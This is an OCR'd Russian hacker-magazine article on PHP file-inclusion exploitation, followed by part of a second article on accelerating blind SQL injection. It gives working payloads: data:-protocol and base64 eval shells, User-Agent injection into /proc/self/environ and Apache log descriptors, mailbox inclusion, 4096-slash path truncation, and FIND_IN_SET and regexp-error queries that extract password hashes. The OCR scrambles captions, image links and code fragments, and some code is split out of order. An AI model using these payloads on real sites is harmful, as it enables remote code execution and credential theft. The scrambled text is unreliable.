Спроси себя: что ты знаешь об удаленном или локальном инклуде? Наверняка, в ответе будут следующие фразы: «обрезание неугодного расширения с помощью нулл-байта», «инклуд файлов сессии из /tmp, картинок с шеллом, логов апача...». Спешу заверить, что это далеко не все способы выжать из инклуда абсолютный максимум! Сейчас я в подробностях расскажу о недавно опубликованных интереснейших способах эксплуатации этого распространенного бага.


ПРОТОКОЛ «DATA»

Первым делом хочу познакомить тебя с отличным способом обхода множества хитрых фильтраций при удаленном инклуде. Сей способ заключается в использовании протокола Data (для понимания протокола желательно изучить RFC 2397, ссылки на который, как всегда, ищи в сносках).

Итак, представь, что в исследуемом php-скрипте (php>=5.2.0 — именно с этой версии включена поддержка data и других протоколов) содержится следующий код:

```
<?php
$dir = $_GET['dir'];

//наш мега-фильтр
$dir = str_replace(array('http://',
'ftp://','/','.'), '', $dir);
```



ЭТО И ЕСТЬ PHPINFO() ЧЕРЕЗ ПРОТОКОЛ DATA

ВЫВОД /PROC/SELF/FD

ОРИГИНАЛЬНОЕ ADVISORY PHP FILEPATH TRUNCATION

```
From inghamb87@php5-n68.wc1.dfw1.stabletransit.com  Fri Jun 12 13:45:33 2009
Return-Path:
X-Original-To: inghamb87@localhost
Delivered-To: inghamb87@localhost
Received: by php5-n68.wc1.dfw1.stabletransit.com (Postfix, from userid 1028)
        id A767621B8859; Fri, 12 Jun 2009 13:45:33 -0500 (CDT)
To: inghamb87@localhost
Subject: 111
Message-Id: <20090612184533.A767621B8859@php5-n68.wc1.dfw1.stabletransit.com>
Date: Fri, 12 Jun 2009 13:45:33 -0500 (CDT)
From: inghamb87@php5-n68.wc1.dfw1.stabletransit.com (inghamb87)
```

МЫЛО, ОТПРАВЛЕННОЕ ТЕКУЩЕМУ ПОЛЬЗОВАТЕЛЮ HTTPD

```
//стандартный файл инклуда для любой директории
$dir .= '/pages/default.php';

//собственно, инклуд
include($dir . '/pages/default.php');

?>
```

Кажется, что в этой ситуации не прокатит никакой удаленный инклуд. Ведь, кроме того, что режутся стандартные "http://", "ftp://", под нож фильтра попадают еще и точка со слешем!
А теперь посмотри внимательно на следующий эксплойт для нашей RFI и красивого обхода фильтра, мешающего добросовестному хакеру (как и при любом другом удаленном инклуде, директива PHP — allow_url_include, естественно, должна находиться в положении On):

```
http://localhost/index.php?dir=data:,<?php eval($_REQUEST[cmd]); ?>&cmd=phpinfo();
```

Этот код вполне успешно покажет тебе вывод функции phpinfo()! Но что делать, когда фильтрация становится еще более жесткой и принимает примерно следующий вид?

```
<?php
...
//более навороченный фильтр
$dir = str_replace(array('_','[',']','(',')','$','http://','ftp://','/','.'), '', $dir);
$dir = htmlspecialchars($dir);
...
?>
```

Ты снова можешь подумать, что здесь невозможно выполнить произвольный php-код (даже по приведенному выше сценарию), так как фильтром режутся практически все символы, используемые в нашем evil-коде. Но не тут-то было. Уже полюбившийся тебе протокол «data» поддерживает такую полезную вещь, как base64 (кстати, если фильтруются и символы «+», «=», наверняка, ты сможешь подобрать base64-значение своего шелла без них).

```
http://localhost/index.php?dir=data:;base64,PD9waHAgZXZhbCgkX1JFUVVFU1RbY21kXSk7ID8+&cmd=phpinfo();
("+" заменить на url-кодированное "%2b")
```

И вновь на экране phpinfo()!
Но нельзя останавливаться на одном лишь RFI. Приготовься к самому вкусному.

УСЛУЖЛИВЫЙ /PROC/SELF/ENVIRON

Представь, что на определенном сайте (http://site.com) присутствует следующий php-код:


```
<?php
$page = $_GET['page'];
include('./pages/'.$page);
?>
```

Затем вообрази, что возможности залить файл/картинку с шеллом у нас нет, пути к логам апача мы не нашли, а в /tmp не сохраняются данные сессий. Соседних сайтов также нет. Что делать?
Неискушенный в LFI хакер опустил бы руки. Мы не из таких, ибо на помощь спешит хранилище переменных окружения /proc/self/environ! Итак, когда мы запрашиваем любую php-страничку на сервере, создается новый процесс. В *nix-системах каждый процесс имеет свою собственную запись в /proc, а /proc/self, в свою очередь, — это статический путь и символическая ссылка, содержащая полезную информацию для последних процессов.
Если мы инжектнем наш evil-код в /proc/self/environ, то сможем запускать произвольные команды с помощью LFI :). Заманчиво? А теперь, собственно, вопрос: каким образом можно вставить свое значение с evil-кодом в /proc/self/environ?
Очень просто! Тем же способом, каким ты инжектишь свой код в логи апача, можно проинжектить код и в /proc/self/environ.
Для примера возьмем наш любимый и легко подменяемый юзерагент. По дефолту часть /proc/self/environ, показывающая useragent, выглядит примерно так:

```
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin:/usr/bin:/bin
SERVER_ADMIN=admin@site.com
...
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.4)
Gecko/2008102920 Firefox/3.0.4
HTTP_KEEP_ALIVE=150
...
```

А теперь меняем юзерагент на <?php eval($_GET[cmd]); ?> и обращаемся к нашему уязвимому скрипту следующим образом:

```
curl "http://site.com/index.php?page=../../../../../../../../proc/self/environ&cmd=phpinfo();" -H
```



ВЫВОД /PROC/SELF/STATUS



ВЫВОД /PROC/SELF/ENVIRON



links

• ru.php.net/manual/ru/wrappers.data.php — протокол Data (RFC 2397) и описание его использования в php. en.wikipedia.org/wiki/Data_URI_scheme — описание самого протокола.

• ush.it/2008/08/18/lfi2rce-local-file-inclusion-to-remote-code-execution-advanced-exploitation-proc-shortcuts — proc shortcuts. milw0rm.com/papers/260 — все о LFI/RFI.

• itbloggen.se/cs/blogs/secteam/archive/2009/01/26/alternative-ways-to-exploit-PHP-remote-file-include-vulnerabilities.aspx — инклуд через mail.

• ush.it/2009/02/08/php-filesystem-attack-vectors — атака на php-filesystem.

• raz0r.name/articles/null-byte-alternative — подробно об альтернативе нулл-байту.

```
"User-Agent: <?php eval(\$_GET[cmd]); ?>"
```

Как и следовало ожидать, функция phpinfo() успешно выполнится. При этом часть /proc/self/environ с юзерагентом будет выглядеть так:

```
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/
X11R6/bin:/usr/bin:/bin
SERVER_ADMIN=admin@site.com
...
<?php eval($_GET[cmd]); ?> HTTP_KEEP_
ALIVE=150
...
```

Метод всем хорош, кроме того, что строка юзерагента и evil-код должны быть внедрены быстро и одновременно (так как твой код в /proc/self/environ легко сможет изменить любой другой только что запущенный процесс). Поэтому, намотав вновь полученные знания на ус, переходим к следующему способу.

ЛОГИ, МЫ ВАС НАЙДЕМ!

Снова представь, что у нас есть сайт с локальным инклудом, но проинклудить ничего не получается. Как узнать местонахождение апачевских access_log и error_log? По секрету скажу, что знать, где они лежат, вовсе не обязательно! Для нас постарался все тот же /proc, ведь здесь расположена удобная символическая ссылка на реальную локацию логов apache.

Использовать ее для инклуда можно несколькими способами:

1. Через id процесса и ярлыки

```
/proc/%{PID}/fd/%{FD_ID}
```

Здесь: %{PID} — ид процесса (узнать можно, прочитав /proc/self/status), %{FD_ID} — ярлыки на соответствующие файлы (обычно 2 и 7 — логи апача).

Пример:

```
http://site.com/index.php?page=../../../../../../../../proc/self/status
```

Допустим, %{PID} равен 1228, тогда конечный эксплойт будет выглядеть следующим образом:

```
curl "http://site.com/index.php?page
=../../../../../../../../proc/1228/
fd/2&cmd=phpinfo();" -H "User-Agent: <?php
eval(\$_GET[cmd]); ?>"
```

2. Напрямую, без узнавания id процесса

```
curl "http://site.com/index.php?page
=../../../../../../../../proc/self/
fd/2&cmd=phpinfo();" -H "User-Agent: <?php
eval(\$_GET[cmd]); ?>"
```

Этот способ более приемлем для тебя, так как «self» — это всегда текущий процесс, а в первом случае %{PID} имеет дурное свойство очень часто меняться. В обоих перечисленных способах, как и в любом другом LFI логов апача, эти самые логи, естественно, должны быть доступны для чтения.

ПОЛЕЗНОЕ МЫЛО

На этот раз тебе необходимо представить, что на сайте жертвы не работают все предыдущие способы LFI. Невероятно и страшно! Но такие случаи действительно бывают, и итальянские хакеры secteam смогли придумать удивительный способ инклуда через обычный e-mail!

Итак, большинство типичных веб-приложений содержат в себе функцию отправки мыла в качестве части регистрационной системы, каких-либо подписок и т.д. Зачастую юзер может изменять содержимое такого письма. В то же время никсы могут сохранять такое мыло локально.

Сама техника LFI через mail выглядит следующим образом:

1. У атакующего есть профайл в веб-приложении на уязвимом сервере.
2. Атакующий изменяет какую-либо часть профайла (например, about), которая должна прийти в письме в качестве подтверждения смены информации, на свой evil-php код, подготовленный для локального инклуда.
3. Атакующий изменяет свой e-mail на www-data@localhost (www-data — юзер, под которым запущен httpd; им могут быть такие значения, как «apache», «wwwrun», «nobody», «wwwdata» и т.д.).

В итоге, отправленное мыло будет лежать в /var/mail (либо в /var/spool/mail) и иметь название юзера httpd.

Вот эксплойт для этого способа:

```
curl "http://site.com/index.php?page=
../../../../../../../../var/mail/www-
data&cmd=phpinfo();"
```

Также, стоит отметить, что mail-файл будет доступен только тому юзеру, кому и предназначено письмо (то есть, апач должен быть обязательно запущен под тем же пользователем).

NULL-БАЙТ ОТДЫХАЕТ

Снова включи воображение и представь, что все вышеописанные способы отлично работают, но уязвимое приложение содержит на этот раз следующий код:

```
<?php
$page = $_GET['page'];

//защита от "ядовитого нуля"
if (!get_magic_quotes_gpc())
                $page = addslashes($page);

include('./pages/'.$page.'.php');
?>
```

Как быть? Можно проинклудить логи, но в конце дописывается не обрезаемое обычным %00 расширение «.php».
На этот раз тебе поможет фича (или все-таки уязвимость?) самого php, обнаруженная юзером популярного забугорного хакерского форума sla.ckers.org со странным ником barbarianbob.
Фича заключается в том, что интерпретатор php во время обработки пути до какого-либо файла или папки обрезает лишние символы «/» и «/.», а также, в зависимости от платформы, использует определенное ограничение на длину этого самого пути (ограничение хранится в константе MAXPATHLEN). В результате, все символы, находящиеся за пределами этого значения, отбрасываются.
Теперь давай подробней рассмотрим этот вектор LFI, обратившись к уязвимому скрипту следующим образом:

```
curl "http://site.com/index.php?page=../../..
/../../../../../proc/self/environ//////////
[4096 слешей]////////&cmd=phpinfo();" -H
"User-Agent: <?php eval(\$_GET[cmd]); ?>"
```

Наш любимый phpinfo(); выполнится успешно из-за нескольких причин.
1. Инклуд в самом скрипте примет следующий вид –

```
<?php
...
include('./pages/../../../../../../../../../
proc/self/environ//////////[4096 сле-
шей]////.php');
...
?>
```

2. Так как наш путь получится гораздо длиннее, чем MAXPATHLEN (кстати, необязательно он будет равен именно 4096; в винде, например, он может быть равен всего лишь 200 символам с хвостиком, — советую на каждой системе тестить это значение отдельно), то символы, находящиеся в конце пути (в данном случае — некоторое количество слешей и «.php»), интерпретатор php, не спрашивая ни у кого разрешения, успешно отсечет.
3. После пункта «2» наш код примет примерно такой вид:

```
<?php
...
include('./pages/../../../../../../../../../
proc/self/environ////////////[куча сле-
шей]');
...
?>
```

Как тебе уже известно, лишние слеши в конце пути услужливый php также обрежет, и наш злонамеренный код, в конце концов, превратится во вполне рабочий LFI!

```
<?php
...
include('./pages/../../../../../../../../../
proc/self/environ');
...
?>
```

Для теста количества слешей для использования в данной уязвимости на своем сервере советую попробовать следующий php-скрипт.

```
<?php
//какой файл нужно проинклудить
$file_for_include = 'work.txt';

for($i=1;$i<=4096;$i++)
{
  $its_work = file_get_contents('http://
localhost/test/'.$file_for_include.str_
repeat('/',$i).'.php');


  if($its_work=='1')
  {
     print 'Использовано слешей: '.$i;

      break;
   }
}
?>
```

Рядом со скриптом просто положи файл work.txt с записанной в нем единичкой.
Если инклуд произошел успешно, скрипт выведет тебе количество слешей, использованных для этого самого инклуда.
Для полноты понимания технических сторон данного бага советую очень внимательно изучить соответствующие ссылки в сносках.

И НАПОСЛЕДОК...

Как видишь, прогресс в ресерчинге уязвимостей не стоит на месте. Новые баги находятся уже не в php-скриптах, а в самом интерпретаторе php! То, что раньше, казалось, взломать невозможно, сейчас представляется не более чем детской шалостью и развлечением для матерого хакера. Null-байт уже практически канул в лету, инклуд логов апача обрастает новыми изощренными методами, RFI становится доступным через протоколы, отличные от ftp и http... Что дальше? Поживем — увидим. Естественно, в наших рубриках :). ⌶



▷ info

• Спасибо Античату за раскопки описанных уязвимостей.

• LFI/RFI или просто «Local/Remote File Include» — наиболее часто встречающаяся уязвимость в php-скриптах.



▷ warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



▷ dvd

• Все скрипты и примеры инклудов, упоминающихся в статье, ищи на диске.

• На диске ты найдешь увлекательный видеоурок, позволяющий на практике увидеть перечисленные в статье способы инклуда.



QWAZAR / HRONOUS@MAIL.RU /

СЛЕПАЯ БЫСТРОТА

НОВЕЙШИЕ МЕТОДЫ BLIND SQL INJECTION

Каждый раз, натыкаясь на слепую SQL-инъекцию, ты представляешь себе долгие минуты ожидания получения результатов из базы. Все знают, что процесс работы ускорить невозможно. Да неужели? Прочитав эту статью, ты заставишь свои инъекции отрабатывать по максимуму и станешь реальным SQL-гуру.

Основной проблемой при работе с Blind SQL Injection является огромное количество запросов, которое необходимо послать на сервер для получения символов из БД.

А соответственно — долгое время работы скрипта и большое количество записей в логах. Вручную получать данные из БД практически нереально, поэтому процесс работы с такими инъекциями нужно автоматизировать. Сейчас мы рассмотрим некоторые варианты подобной автоматизации.

ПОЛНЫЙ ПЕРЕБОР

Это самый простой, самый тупой и самый медленный способ получения символов из базы данных. Для получения обычного MD5-хеша может потребоваться отправить до 512 запросов на сервер, а для получения логина — еще больше. Именно этот метод новички применяют в своих первых эксплойтах. Реализация указанного способа выглядит приблизительно так:

```
for($i=1;$i<=32;$i++)
 for($j=1;$j<=255;$j++){
  $res = send(
   $url,
"sql.php?id=if(ascii(substring((se
lect+passhash+from+users+where+id=
0),$i,1))=$j,(select+1+union+selec
t+2),'1')"
  );
  if(!preg_match('/Subquery
```

```
C:\WINDOWS\system32\cmd.EXE
C:\php-5.2.6-Win32>php.exe fast_in_set.php http://test1.ru:8012/find_in_set/news.php?id= password users

Generating templates................ [OK]
Getting keywords................ [OK]
Filtering keywords................ [OK]
Sending queries.................................... [OK]
Getting value: 63a9f0ea7bb98050796b649e85481845 [DONE]

Total: 48 queries

C:\php-5.2.6-Win32>
```


МЕТОД СРАБОТАЛ ЗА 48 ЗАПРОСОВ, ОЧЕНЬ НЕПЛОХО!

```
C:\WINDOWS\system32\cmd.EXE
C:\php-5.2.6-Win32>php veryfast.php http://test1.ru:8012/sql.php?id=1 passwd users 5

Result: 63a9f0ea7bb98050796b649e85481845
Total: 38 queries

C:\php-5.2.6-Win32>
```

СКОРОСТЬ РАБОТЫ БЬЕТ ВСЕ РЕКОРДЫ


Двоичный поиск — Википедия - Mozilla Firefox

1 Описание метода
2 Поиск элемента отсортированного массива
3 Применение
4 Поиск значения монотонной функции
5 См. также
6 Ссылки
7 Литература

Описание метода

Сформулируем основные теоремы:

Теорема (Больцано — Коши). Пусть функция $f(x) \in C([a,b]) : f(a) = A, f(b) = B$, тогда $\forall C \in [A,B] \; \exists c \in [a,b] : f(c) = C$.
Следствие. Пусть функция $f(x) \in C([a,b])$, тогда если $f(a) > 0, f(b) < 0$, то $\exists c \in [a,b] : f(c) = 0$

Таким образом, если мы ищем ноль, то на концах отрезка функция должна быть разных знаков. Разделим отрезок пополам и возьмём ту из половинок, для которой на концах функция по-прежнему принимает значения разных знаков. Если серединная точка оказалось искомым нулём, то процесс завершается.

Если задана точность вычисления ε, то процедуру следует продолжать до тех пор, пока длина отрезка не станет меньше ε.

Для поиска произвольного значения достаточно вычесть из значения функции искомое значение и искать ноль получившейся функции.

Поиск элемента отсортированного массива

Для поиска элемента массива A, отсортированного в возрастающем порядке, применяется следующий алгоритм[1]:

```
i := 1;
j := n; (число элементов массива)
repeat
```

НА ВИКИПЕДИИ МОЖНО НАЙТИ ПРОСТОЕ И ПОНЯТНОЕ ОПИСАНИЕ МЕТОДА БИНАРНОГО ПОИСКА :)

КОД ЭКСПЛОЙТА, ИСПОЛЬЗУЮЩЕГО ДВОИЧНЫЙ ПОИСК

Ошибка

SQL-запрос:

```
SELECT *
FROM users
WHERE id = -1
AND "x" REGEXP CONCAT( "x{1,25",
IF (
  FIND_IN_SET( SUBSTRING( (

    SELECT passwd
    FROM users
    WHERE id =1
  ), 1, 1 ) , 'a,b,c,d,e,f,1,2,3,4,5,6' ) >0, (

    SELECT 1
    UNION SELECT 2
  ), "6}" )
)
LIMIT 0 , 30
```

Ответ MySQL:

```
#1242 - Subquery returns more than 1 row
```

[Назад]

ДЛЯ ХАКЕРА ОШИБКА – БОЛЬШЕ, ЧЕМ ПРОСТО ОШИБКА

```
returns/', $res) {
   echo $j;
   continue;
 }
}
```

Принцип работы прост — для каждого символа сравниваем значение его ASCII-кода со всеми возможными значениями символов. Если выполняется некоторое условие, то символ найден, и его можно выводить на экран. Если условие не выполняется — ищем дальше.
Очевидно, что плюсов у этого метода нет. Совсем. За исключением того, что накалякать код такого скрипта очень просто. Но разве это то, что нужно настоящему хакеру? Оставим этот способ киддисам и будем двигаться дальше.

БИНАРНЫЙ (ДВОИЧНЫЙ) ПОИСК

Каждый уважающий себя программист знает о методе под названием бинарный, или двоичный, поиск. Этот метод используется для поиска позиции элемента в отсортированном массиве. И именно он применяется почти во всех адекватных скриптах, программах и эксплойтах, работающих со слепыми SQL-инъекциями.
Алгоритм работает следующим образом:


1. Берем диапазон всех возможных символов (для хеша MD5 — [0-9,a-f]) и сравниваем значение кода символа в БД с кодом символа, который мы передали в запросе
2. Если код символа в БД больше, чем код переданного символа, то на следующем шаге в качестве диапазона возможных символов берем диапазон от символа, с которым мы только что сравнивали значение в БД, до правой границы предыдущего диапазона и идем на шаг 1
3. Если код символа меньше, то берем диапазон от текущего символа до левой границы диапазона на предыдущем шаге и идем на шаг 1
4. Если символ не больше и не меньше, то мы как раз его и нашли

А если рассматривать реализацию на языке программирования, то вот пример функции, реализующей поиск нужного символа этим методом:


```
function getChar($url, $field,
$pos, $lb=0, $ub=255) {
 while(true) {
  $M = floor($lb + ($ub-$lb)/2);
  if(cond($url, $field, '<', $pos,
$M)==1) {
   $ub = $M — 1;
  }
  else if(cond($url, $field, '>',
$pos, $M)==1) {
   $lb = $M + 1;
  }
  else
   return chr($M);

  if($lb > $ub)
   return -1;
 }
}
```

Рассмотрим этот способ на примере получения из базы MD5-хеша юзера. При этом учтем следующие условия:
1. Диапазон возможных символов: 0,1,2,3,4,5,6,7, 8,9,a,b,c,d,e,f.



ФУНКЦИЯ FIND_IN_SET СОБСТВЕННОЙ ПЕРСОНОЙ



ОШИБКИ REGEXP В ИСХОДНЫХ КОДАХ MYSQL



links

• https://forum.antichat.ru/thread43966.html — все о SQL Injection.
• dev.mysql.com/sources/doxygen/mysql-5.1/regerror_8c-source.html — исходники MySQL, отвечающие за отображение ошибок regexp.
• dev.mysql.com/doc — документация по MySQL (рекомендую).
• ru.wikipedia.org/wiki/Двоичный_поиск — базовые алгоримы надо знать!



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

2. В БД находится символ: 'b'.
Запускаем алгоритм:

```
1) Находим середину диапазона [0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f]; серединой является символ '8'
2) Сравниваем, - код символа 'b' больше или меньше, чем код символа '8'? (шлем запрос)
3) Код больше, поэтому на следующую итерацию уже берем диапазон [8,9,a,b,c,d,e,f]; серединой является символ 'c'
4) Сравниваем, - код символа 'b' больше или меньше, чем код символа 'c'? (шлем запрос)
5) Код меньше, поэтому на следующую итерацию берем диапазон [8,9,a,b,c]; серединой является символ 'a'
6) Сравниваем, - код символа 'b' больше, чем код символа 'a'? (шлем запрос)
7) Код больше, поэтому на следующую итерацию берем диапазон [a,b,c]; серединой является символ 'b'
8) Сравниваем, - код символа 'b' больше или меньше, чем код символа 'b'? (шлем запрос)
9) Код ни больше и не меньше, значит, символ в БД = 'b'
```

Таким образом, в зависимости от конкретной реализации алгоритма, мы отправляем до 5-6 запросов на определение символа. И это в худшем случае, так как символ может найтись и раньше. Итого получаем примерно 160-170 запросов на получение MD5-хеша. Уже лучше, но зачем останавливаться на достигнутом, если можно действовать еще быстрее?

ИСПОЛЬЗОВАНИЕ FIND_IN_SET() И ПОДОБНЫХ ФУНКЦИЙ

Функция find_in_set(str,strlist) используется для поиска подстроки среди списка строк, разделенных символом ',' и возвращает номер той строки из списка, которая равна переданному аргументу. То есть:

```
mysql> SELECT FIND_IN_SET('b','a,b,c,d');
-> 2
```

Код символа из базы данных можно узнать при помощи запроса:

```
select find_in_set((substring((select password from users limit 1),1,1)),'0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f');
```

В результате мы получаем номер символа во множестве '0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f'. К примеру, для символа 'b', этот запрос вернет 12.
А теперь подумаем, что же можно из этого выжать? Для того чтобы принять результаты запроса, мы должны как-то научиться принимать числа, являющиеся результатом. Но непосредственно при слепой SQL-инъекции мы этого сделать не можем. А что, если мы имеем дело с инъекцией, к примеру, в скрипте отображения новостей, и в зависимости от id, переданного скрипту, будем видеть разные странички? Тогда боевой запрос, нужный для получения символов из MD5, будет выглядеть вот так:

```
news.php?id=find_in_set(substring((select passhash from users limit 0,1),1,1),'0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f')
```

Тогда, в зависимости от номера символа в строке '0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f', мы будем видеть новость с id, соответствующим символу пароля.
Для удобства использования на практике нужно:

```
1) Выделить ключевые слова на страницах с нужными id
2) Отправить запросы с find_in_set для каждого символа из БД
3) Выяснить, страницу с каким id мы получили и вывести на экран код символа
```

То есть, для получения MD5-хеша нам потребуется выявить 16 страниц с уникальными id, по одной странице для каждого символа алфавита, а также отправить 32 запроса для определения значения каждого символа. В итоге, при использовании этого метода нам потребуется отправить всего 48 запросов на сервер, 16 из которых никакого подозрения читающего логи админа вызвать не могут. Изначально этот метод предложили +toxa+ и madnet. Они же заметили, что помимо функции find_in_set для реализации подобной атаки можно использовать функции LOCATE(),INSTR(),ASCII(),ORD(). Причем, ASCII() и ORD() даже предпочтительнее за счет того, что они присутствуют не только в MySQL. Способ работает быстро, но обладает рядом недостатков. К примеру, на сайте идентификаторы новостей могут быть распределены неравномерно, то есть скрипт приходится затачивать под каждый сайт индивидуально. Еще одной проблемой является то, что для большого количества символов в алфавите нужно большое количество уникальных страниц, которые не всегда присутствуют. В общем, мотаем на ус и двигаемся дальше.

ИСПОЛЬЗОВАНИЕ FIND_IN_SET() + MORE1ROW

Если хорошенько поиграться с методом, предложенным выше, можно заметить, что все его минусы сводятся к тому, что далеко не на всех сайтах возможно получить достаточное количество различных страниц, зависящих от одного параметра. Решим эту проблему. Вспомним метод, предложенный Elekt'ом в][#111, который основан на использовании ошибки «Subquery returns more than 1 row».Суть метода заключается в том, чтобы заставить скрипт выводить ошибку SQL в зависимости от результата SQL-запроса. На данный момент, чтобы спровоцировать БД на вывод ошибки, наиболее часто используется запрос:

```
SELECT 1 UNION SELECT 2
```

– который вернет ошибку:

```
#1242 — Subquery returns more than 1 row
```

Также ZaCo нашел альтернативный вариант запроса, который провоцирует БД на вывод ошибки в зависимости от условия:

```
"x" regexp concat("x{1,25", if(@@version<>5,
"5}", "6}")
```

В том случае, если версия MySql не равна 5, этот запрос вернет ошибку:

```
#1139 — Got error 'invalid repetition
count(s)' from regexp.
```

Немного порывшись в исходниках MySql и погуглив, можно найти еще 9 ошибок, которые возвращает неправильный regexp. Итого, от сервера мы можем получить 11 видов ошибок + 1 состояние, когда ошибки нет:

```
SELECT 1
No error
select if(1=1,(select 1 union select 2),2)

#1242 — Subquery returns more than 1 row
select 1 regexp if(1=1,"x{1,0}",2)

#1139 — Got error 'invalid repetition
count(s)' from regexp
select 1 regexp if(1=1,"x{1,(",2)

#1139 — Got error 'braces not balanced' from
regexp
 select 1 regexp if(1=1,'[[:]]',2)

#1139 — Got error 'invalid character class'
from regexp
select 1 regexp if(1=1,'[[',2)

#1139 — Got error 'brackets ([ ]) not balanced'
from regexp
select 1 regexp if(1=1,'(({1}',2)

#1139 — Got error 'repetition-operator operand
invalid' from regexp
select 1 regexp if(1=1,'',2)

#1139 — Got error 'empty (sub)expression' from
regexp
```

ПРИМЕР ЭКСПЛОЙТА, НАПИСАННОГО ЯВНО НОВИЧКОМ

```
select 1 regexp if(1=1,'(',2)
#1139 — Got error 'parentheses not balanced'
from regexp

select 1 regexp if(1=1,'[2-1]',2)
#1139 — Got error 'invalid character range'
from regexp

select 1 regexp if(1=1,'[[.ch.]]',2)
#1139 — Got error 'invalid collating element'
from regexp

select 1 regexp if(1=1,'\\',2)
#1139 — Got error 'trailing backslash (\)' from
regexp
```

Пока просто примем это во внимание. Теперь самое время вспомнить о функции find_in_set. Если искомый символ есть во множестве подстрок, она вернет номер подстроки, если нет — вернет 0. Попробуем привязать результат работы этой функции к различным кодам ошибок и передадим вот такой запрос:

```
select * from users where id=-1
